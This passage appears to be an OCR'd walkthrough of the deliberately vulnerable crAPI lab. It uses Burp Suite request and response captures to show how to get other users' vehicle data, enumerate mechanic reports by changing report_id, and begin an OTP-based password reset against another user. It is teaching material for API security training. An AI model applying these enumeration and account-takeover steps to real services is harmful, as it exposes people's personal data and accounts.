1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/forum
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdW1toijZw50ZXN0aW5nQGV4YV1wbGUUZ29tIiwickm9sZSI6InVzZXIiLCJpY3MTCxNjg3MDE4Mn0. DpgJ9RdIPDK4KIsIspn-Dkio1YOfVUiP8v8uL7rWpLYZ4sZhIp2y3xnhh4UMRgfwoK51yLvpaeBuLrqvcr7dNG08wflYJfomCYaoDgrpt_sRdDeYZZSwzNmQwdtU1Xe8Yvh5vg1gm3ccVbcn84usgnqKu2ydtML8b_nPNibBn4p-VrRnjF8rOu5MnxbuFuXtlhwuPpjpbMmj5Y3FseLdz51bTjNHPyPSJ_GLFgLRBMVYxgkp1p7fxZWc4Y_t_k3u4iq91_ll4J
```

Response

Pretty Raw Hex Render

```
{
  "id": "369qhbayCLYssubcAi358P",
  "title": "Title 3",
  "content": "Hello world 3",
  "author": {
    "nickname": "Robot",
    "email": "robot001@example.com",
    "vehicleId": "4bae9968-ec7f-4de3-a3a0-balb2ab5e5e5",
    "profile_pic_url": "",
    "createdAt": "2024-05-09T07:36:18.306Z"
  },
  "comments": [
  ],
  "authorId": 3,
  "createdAt": "2024-05-09T07:36:18.306Z"
}
```

- Now we send an endpoint API request that contains vehicle information based on the vehicle ID to the Repeater tab

- Then replace the vehicle ID with the vehicle ID found on the Community page and then press the Send button then we managed to get vehicle information from other users

Challenge 2 - Access mechanic reports of other users

- Back to the dashboard page, press the Contact Mechanic button

VIN: OHCKU93WZTY625560

Contact Mechanic



Company : Hyundai

Model : Creta

Fuel Type : DIESEL

Year : 2024

- Turn on the Intercept on the Burp Suite

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

- Fill out the form and press the **Send Service Requests** button

Contact Mechanic

* VIN: OHCKU93WZTY625560

* Mechanic: TRAC_JHN ▾

* Problem Description: Test Problem

Send Service Request

- Once the Burp Suite opens, right-click and select **Do intercept > Response to this request**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnhn4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSvZwMqvdTU1Xe8Yvh5Vgh1gm3ccVb
84UsqgnKu2ydtMLBb_nPN1b8n4p-VrRnjF8r0u5MnxbFUUXtlhwuPpjpbMnj5Y3Fs
elz51b7NHPPSP3_GLFgGRBWYXgKplp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_sLM4yKj
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
Number of repeats: 1
  
```

Comment this item HTTP/1

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnhn4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSvZwMqvdTU1Xe8Yvh5Vgh1gm3ccVb
84UsqgnKu2ydtMLBb_nPN1b8n4p-VrRnjF8r0u5MnxbFUUXtlhwuPpjpbMnj5Y3Fs
elz51b7NHPPSP3_GLFgGRBWYXgKplp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_sLM4yKj
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
Number of repeats: 1
  
```

Comment this item HTTP/1

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy Ctrl+C xNg3MDE4Mn0.DpgJ9RdIPDK4kIosIsnp-Dkio1YOFVUiP8V-3uL7nWpLY
Ku2ydtMLBb_nPN1b8n4p-VrRnjF8r0u5MnxbFUUXtlhwuPpjpbMnj5Y3Fs
3saWGv
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept > Response to this request
- Convert selection >
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

- Next press the Forward button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnhn4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSvZwMqvdTU1Xe8Yvh5Vgh1gm3ccVb
84UsqgnKu2ydtMLBb_nPN1b8n4p-VrRnjF8r0u5MnxbFUUXtlhwuPpjpbMnj5Y3Fs
elz51b7NHPPSP3_GLFgGRBWYXgKplp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_sLM4yKj
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
Number of repeats: 1
  
```

Comment this item HTTP/1

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

- If you get the following response, right-click and then select Send to Repeater

HTTP/1.1 200 OK

Server: openresty/1.17.8.2

Date: Tue, 21 May 2024 08:32:12 GMT

Content-Type: application/json

Connection: close

Allow: POST, OPTIONS

Vary: origin, Cookie

access-control-allow-origin: *

X-Frame-Options: DENY

X-Content-Type-Options: nosniff

Referer-Policy: same-origin

Cross-Origin-Opener-Policy: same-origin

Content-Length: 159

15 { "response_from_mechanic_api":{ "id":11, "sent":true, "report_link":"http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=11" }, "status":200 }

Repeater

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Insert Collaborator payload

Show response in browser

Request in browser >

Engagement tools [Pro version only] >

Copy

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept responses > ?report_id=11

Don't intercept requests >

- Move to the Repeater tab and press the Send button

POST /workshop/api/mechanic/contact_mechanic HTTP/1.1

Host: 192.168.100.12:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560

Content-Type: application/json

Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nOGV4YWlbGUlY29TliviwmSsZSI6InVzZXIiLCjPvLTY824sZhiPzYxnh4URgFwok5lyLypaBuKLrqcv7dNG08vfy1FomCY0a0dg0drpt_eRdDeyZSVzWmMqvdTU1xe8Yvhsqhlqn3cvcbcv84UsgnqkU2ydtMLBb_nPiN1bnn4p-VrRnjF8rOu5MnxPUUtlhwPpjpbMm5jY3fseeldz51bTjNHPPYPS1_QLFgYXgkp1p7fxNC4_y_t_k3u4iq91_ll4J0u030HgbtibshlkVlaKdi_sLm4yKjwMMPrWmkDRu3v9zRpXUv7TpbllyIeM3swGvw

Origin: http://192.168.100.12:8888

Content-Length: 223

Connection: close

14 { "mechanic_code": "TRAC_JHM", "problem_details": "Test Problem", "vin": "0HCKU93WZTY625560", "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report", "repeat_request_if_failed": false, "number_of_repeats": 1 }

1 HTTP/1.1 200 OK

2 Server: openresty/1.17.8.2

3 Date: Tue, 21 May 2024 08:35:21 GMT

4 Content-Type: application/json

5 Connection: close

6 Allow: POST, OPTIONS

7 Vary: origin, Cookie

8 access-control-allow-origin: *

9 X-Frame-Options: DENY

10 X-Content-Type-Options: nosniff

11 Referer-Policy: same-origin

12 Cross-Origin-Opener-Policy: same-origin

13 Content-Length: 159

14 { "response_from_mechanic_api":{ "id":12, "sent":true, "report_link": "http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=12" }, "status":200 }

Request Attributes

Request Query Parameters

Request Cookies


Request Headers

Response Headers

- Change the request **POST** Be a **GET** and change the endpoint API to **/workshop/api/mechanic/mechanic_report?report_id=?** to access the report details

Request

Pretty Raw Hex



```

1 GET /workshop/api/mechanic/mechanic_report?report_id=12 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzIiNiJ9.eyJzdWIoiJwZW50ZXN0aW5nQGV4YW1wbGUuY29tIiivcm9sZSI6InVzZXIiLCJpY
XQi0jE3MTYyNjUzODIsImV4cCI6MTcxNjg3MDE4Mn0.DpgJ9RdIPDK4kIosIsnp-Dki0Y0fVUiP8V-3uL7nWp
LY8Z4sZhIp2y3xnnh4UMRgFwok5lyLvpaeBuKLrqvc7dNG08wflyJfomCYQaoDg0drpt_sRdDeYZZSVwzWmMq
wdTU1Xe8YvhSvhqlg1gm3cVbcn84UsgnqKu2ydtML8b_nPNibBn4p-VrRnjF8r0u5Mnx FUUXtlhwuPpjpbMmj5
Y3FseLdz51bTjNHPYPSJ_GLFgLGRBWYXgKp1p7fxZWc4Y_t_k3u4iq91_ll4Ju030H6htbishlbVklakdi_sLM
4yKjwsMPWRMkIRu3v9zSRpXUv7IpbllyIem3saWGvw
10 Origin: http://192.168.100.12:8888
11 Content-Length: 223
12 Connection: close
13
14 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "Test Problem",
    "vin": "OHCKU93WZTY625560",
    "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
    "repeat_request_if_failed": false,
    "number_of_repeats": 1
}

```

- If you have pressed the **Send** button then we managed to access the details of the report that we have sent before.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Request	Response	Inspector
<pre> 1 GET /workshop/api/mechanic/mechanic_report?report_id=12 HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWIoiJwZW50ZXN0aW5nQGV4YW1wbGUuY29tIiivcm9sZSI6InVzZXIiLCJpY XQi0jE3MTYyNjUzODIsImV4cCI6MTcxNjg3MDE4Mn0.DpgJ9RdIPDK4kIosIsnp-Dki0Y0fVUiP8V-3uL7nWp LY8Z4sZhIp2y3xnnh4UMRgFwok5lyLvpaeBuKLrqvc7dNG08wflyJfomCYQaoDg0drpt_sRdDeYZZSVwzWmMq wdTU1Xe8YvhSvhqlg1gm3cVbcn84UsgnqKu2ydtML8b_nPNibBn4p-VrRnjF8r0u5Mnx FUUXtlhwuPpjpbMmj5 Y3FseLdz51bTjNHPYPSJ_GLFgLGRBWYXgKp1p7fxZWc4Y_t_k3u4iq91_ll4Ju030H6htbishlbVklakdi_sLM 4yKjwsMPWRMkIRu3v9zSRpXUv7IpbllyIem3saWGvw 10 Origin: http://192.168.100.12:8888 11 Content-Length: 223 12 Connection: close 13 14 { "mechanic_code": "TRAC_JHN", "problem_details": "Test Problem", "vin": "OHCKU93WZTY625560", "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report", "repeat_request_if_failed": false, "number_of_repeats": 1 } </pre>	<pre> 1 X-Frame-Options: DENY 2 X-Content-Type-Options: nosniff 3 Referrer-Policy: same-origin 4 Cross-Origin-Opener-Policy: same-origin 5 Content-Length: 305 14 15 { "id": 12, "mechanic": { "id": 1, "mechanic_code": "TRAC_JHN", "user": { "email": "jhon@example.com", "number": "" } }, "vehicle": { "id": 29, "vin": "OHCKU93WZTY625560", "owner": { "email": "pentesting@example.com", "number": "1234567890" } }, "problem_details": "Test Problem", "status": "pending", "created_on": "21 May, 2024, 08:35:21" } </pre>	Request Attributes: 2 Request Query Parameters: 1 Request Body Parameters: 0 Request Cookies: 0 Request Headers: 11 Response Headers: 12

- From this it is seen that the parameters `report_id` using integers, thus allowing us to change it with other integers such as numbers 1, 2, and 3 to access reports sent by other users.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
GET /workshop/api/mechanic/mechanic_report?report_id=1 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YwlvbGUY29tIiwickm9sZSI6InVzXKLiLCjPyX0Ijg3MTTyNjUzOD0IsIw4cCIGMTxNjg3MDE4M0.Dpgj9RdIPDK4kIosIsp-Dkio1yfVuP8v8uL7MpLY824sZHiP2y3xnhHUMRgFwok5lyLvpagBuKLrqcr7dNG08wfLVYfomCYoab0drpt_rEdDeYZSVwzMMqwdTUXle8YvSwqhlgn3cVbcn84UsngnqkU2ydtMLBb_nPiNbBr4p_VrRnjF8rOuMnxxFUUXlhwPppbbMm5Y3Feeldz51bTjNHPPYPS1_oLFgLGRBMYXgkplpfxZNC4Y_t_k3u4ig91_ll43u030HhtbislhVklakdi_sLM4yKvsMPMRMKjRu3v3zSpXUv7TpbllyIeI3saMgvw
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
{
  "mechanic_code": "TRAC_JHM",
  "problem_details": "Test Problem",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 433
{
  "id": 1,
  "mechanic": {
    "id": 2,
    "mechanic_code": "TRAC_JHM",
    "user": {
      "email": "james@example.com",
      "number": ""
    }
  },
  "vehicle": {
    "id": 25,
    "vin": "GNBY70FWUM924316",
    "owner": {
      "email": "admin@example.com",
      "number": "9010203040"
    }
  },
  "problem_details": {
    "My car Audi - RS7 is having issue s.\nCan you give me a call on my mobile 9010203040,\nOr send me an email at admin@example.com\nThanks,\nAdmin.\n"
  },
  "status": "pending",
  "created_on": "09 May, 2024, 07:37:02"
}
```

Inspector

Selected text

My car Audi - RS7 is having issue s.\nCan you give me a call on my mobile 9010203040,\nOr send me an email at admin@example.com\nThanks,\nAdmin.\n

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

797 bytes | 111 millis

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
GET /workshop/api/mechanic/mechanic_report?report_id=2 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YwlvbGUY29tIiwickm9sZSI6InVzXKLiLCjPyX0Ijg3MTTyNjUzOD0IsIw4cCIGMTxNjg3MDE4M0.Dpgj9RdIPDK4kIosIsp-Dkio1yfVuP8v8uL7MpLY824sZHiP2y3xnhHUMRgFwok5lyLvpagBuKLrqcr7dNG08wfLVYfomCYoab0drpt_rEdDeYZSVwzMMqwdTUXle8YvSwqhlgn3cVbcn84UsngnqkU2ydtMLBb_nPiNbBr4p_VrRnjF8rOuMnxxFUUXlhwPppbbMm5Y3Feeldz51bTjNHPPYPS1_oLFgLGRBMYXgkplpfxZNC4Y_t_k3u4ig91_ll43u030HhtbislhVklakdi_sLM4yKvsMPMRMKjRu3v3zSpXUv7TpbllyIeI3saMgvw
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
{
  "mechanic_code": "TRAC_JHM",
  "problem_details": "Test Problem",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 441
{
  "id": 2,
  "mechanic": {
    "id": 2,
    "mechanic_code": "TRAC_JHM",
    "user": {
      "email": "james@example.com",
      "number": ""
    }
  },
  "vehicle": {
    "id": 13,
    "vin": "TEOX34KJTV59804",
    "owner": {
      "email": "adam007@example.com",
      "number": "9876895423"
    }
  },
  "problem_details": {
    "My car Hyundai - Creta is having issues.\nCan you give me a call o n my mobile 9876895423,\nOr send me an email at adam007@example.co m\nThanks,\nAdam.\n"
  },
  "status": "pending",
  "created_on": "09 May, 2024, 07:37:02"
}
```

Inspector

Selected text

My car Hyundai - Creta is having issues.\nCan you give me a call o n my mobile 9876895423,\nOr send me an email at adam007@example.co m\nThanks,\nAdam.\n

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

805 bytes | 229 millis

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
GET /workshop/api/mechanic/mechanic_report?report_id=3 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YwlvbGUY29tIiwickm9sZSI6InVzXKLiLCjPyX0Ijg3MTTyNjUzOD0IsIw4cCIGMTxNjg3MDE4M0.Dpgj9RdIPDK4kIosIsp-Dkio1yfVuP8v8uL7MpLY824sZHiP2y3xnhHUMRgFwok5lyLvpagBuKLrqcr7dNG08wfLVYfomCYoab0drpt_rEdDeYZSVwzMMqwdTUXle8YvSwqhlgn3cVbcn84UsngnqkU2ydtMLBb_nPiNbBr4p_VrRnjF8rOuMnxxFUUXlhwPppbbMm5Y3Feeldz51bTjNHPPYPS1_oLFgLGRBMYXgkplpfxZNC4Y_t_k3u4ig91_ll43u030HhtbislhVklakdi_sLM4yKvsMPMRMKjRu3v3zSpXUv7TpbllyIeI3saMgvw
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close
{
  "mechanic_code": "TRAC_JHM",
  "problem_details": "Test Problem",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 434
{
  "id": 3,
  "mechanic": {
    "id": 3,
    "mechanic_code": "TRAC_JHM",
    "user": {
      "email": "james@example.com",
      "number": ""
    }
  },
  "vehicle": {
    "id": 12,
    "vin": "GNBY70FWUM924316",
    "owner": {
      "email": "admin@example.com",
      "number": "9010203040"
    }
  },
  "problem_details": {
    "My car Audi - RS7 is having issues.\nCan you give me a call on my mobile 9010203040,\nOr send me an email at admin@example.com\nThanks,\nAdmin.\n"
  },
  "status": "finished",
  "created_on": "09 May, 2024, 07:37:02"
}
```

Inspector

Selected text

My car Audi - RS7 is having issue s.\nCan you give me a call on my mobile 9010203040,\nOr send me an email at admin@example.com\nThanks,\nAdmin.\n

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

798 bytes | 131 millis

2. Broken User Authentication

App developers' misunderstandings regarding authentication limitations cause attackers to be able to gain complete control over other users' accounts on the system, such as reading their personal data and performing sensitive actions on their behalf. The system cannot distinguish which actions are from the attacker and which one is from a legitimate user.

Challenge 3 - Reset the password of a different user

- Turn on the Burp Suite tool and go to the **Community** page

The screenshot shows the crAPI Community forum interface. At the top, there's a navigation bar with 'crAPI', 'Dashboard', 'Shop', and 'Community' (which is highlighted in blue). On the right, it says 'Good Morning, Pentesting!' with a user icon. Below the navigation is a 'Forum' section with a 'New Post' button. Two posts are listed:

- Title 3** (by Robot) - Content: Hello world 3
- Title 2** (by Pogba) - Content: Hello world 2

- In the Burp Suite tool it is detected that the page requests to the endpoint API `/community/api/v2/community/posts/recent` whose response contains email from other users that we can use to do a **password reset** request

The screenshot shows the Burp Suite tool with the 'Request' and 'Response' panes open. The 'Request' pane shows a GET request to `/community/api/v2/community/posts/recent` with various headers and a long URL. The 'Response' pane shows the JSON response for the first post:

```



{
  "id": "369qhbayCLYssubcAi358P",
  "title": "Title 3",
  "content": "Hello world 3",
  "author": {
    "nickname": "Robot",
    "email": "robot001@example.com",
    "vehicleid": "4bae968-ec7f-4de8-a3a0-balb2ab5e5e5",
    "profile_pic_url": "",
    "created_at": "2024-05-09T07:36:18.306Z"
  },
  "comments": [
  ],
  "authorid": 3,
  "createdAt": "2024-05-09T07:36:18.306Z"
}

```

- Now we log over from the account we use then we try the **Forgot Password** feature

The screenshot shows the crAPI login page. It has fields for 'Email' and 'Password', a 'Forgot Password?' link (which is highlighted with a red box), and a 'Login' button. Below the buttons is a link 'Dont have an Account? SignUp'.

- Then fill in the email that we use to access the crAPI web and press **the Send OTP** button



- On the Burp Suite tool detected endpoint API `/identity/api/auth/forgot-password` to send an OTP code to the email

Request	Response
<pre>Pretty Raw Hex 1 POST /identity/api/auth/forgot-password HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/forgot-password 8 Content-Type: application/json 9 Origin: http://192.168.100.12:8888 10 Content-Length: 34 11 Connection: close 12 13 { 14 "email": "pentesting@example.com" 15 }</pre>	<pre>Pretty Raw Hex Render 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 81 17 18 { 19 "message": "OTP Sent on the provided email, pentesting@example.com", 20 "status": 200 21 }</pre>

- Open the mailhog in a new tab with URL `http://IP_Server:8025`, here we receive an email containing the OTP code

Jim MailHog

Connected

Inbox (1)

Delete all messages

Jim

Jim is a chaos monkey.
Find out more at [GitHub](#).

Enable Jim

Search

GitHub

50 1-1 of 1

no-reply@example.com crAPI OTP

pentesting@example.com

in a few seconds 521 B

- The OTP code is a number consisting of 4 digits

 MailHog

Search

G GitHub

Connected

Inbox (1)

Delete all messages

From no-reply@example.com
Subject crAPI OTP
To pentesting@example.com

Show headers

HTML Plain text Source

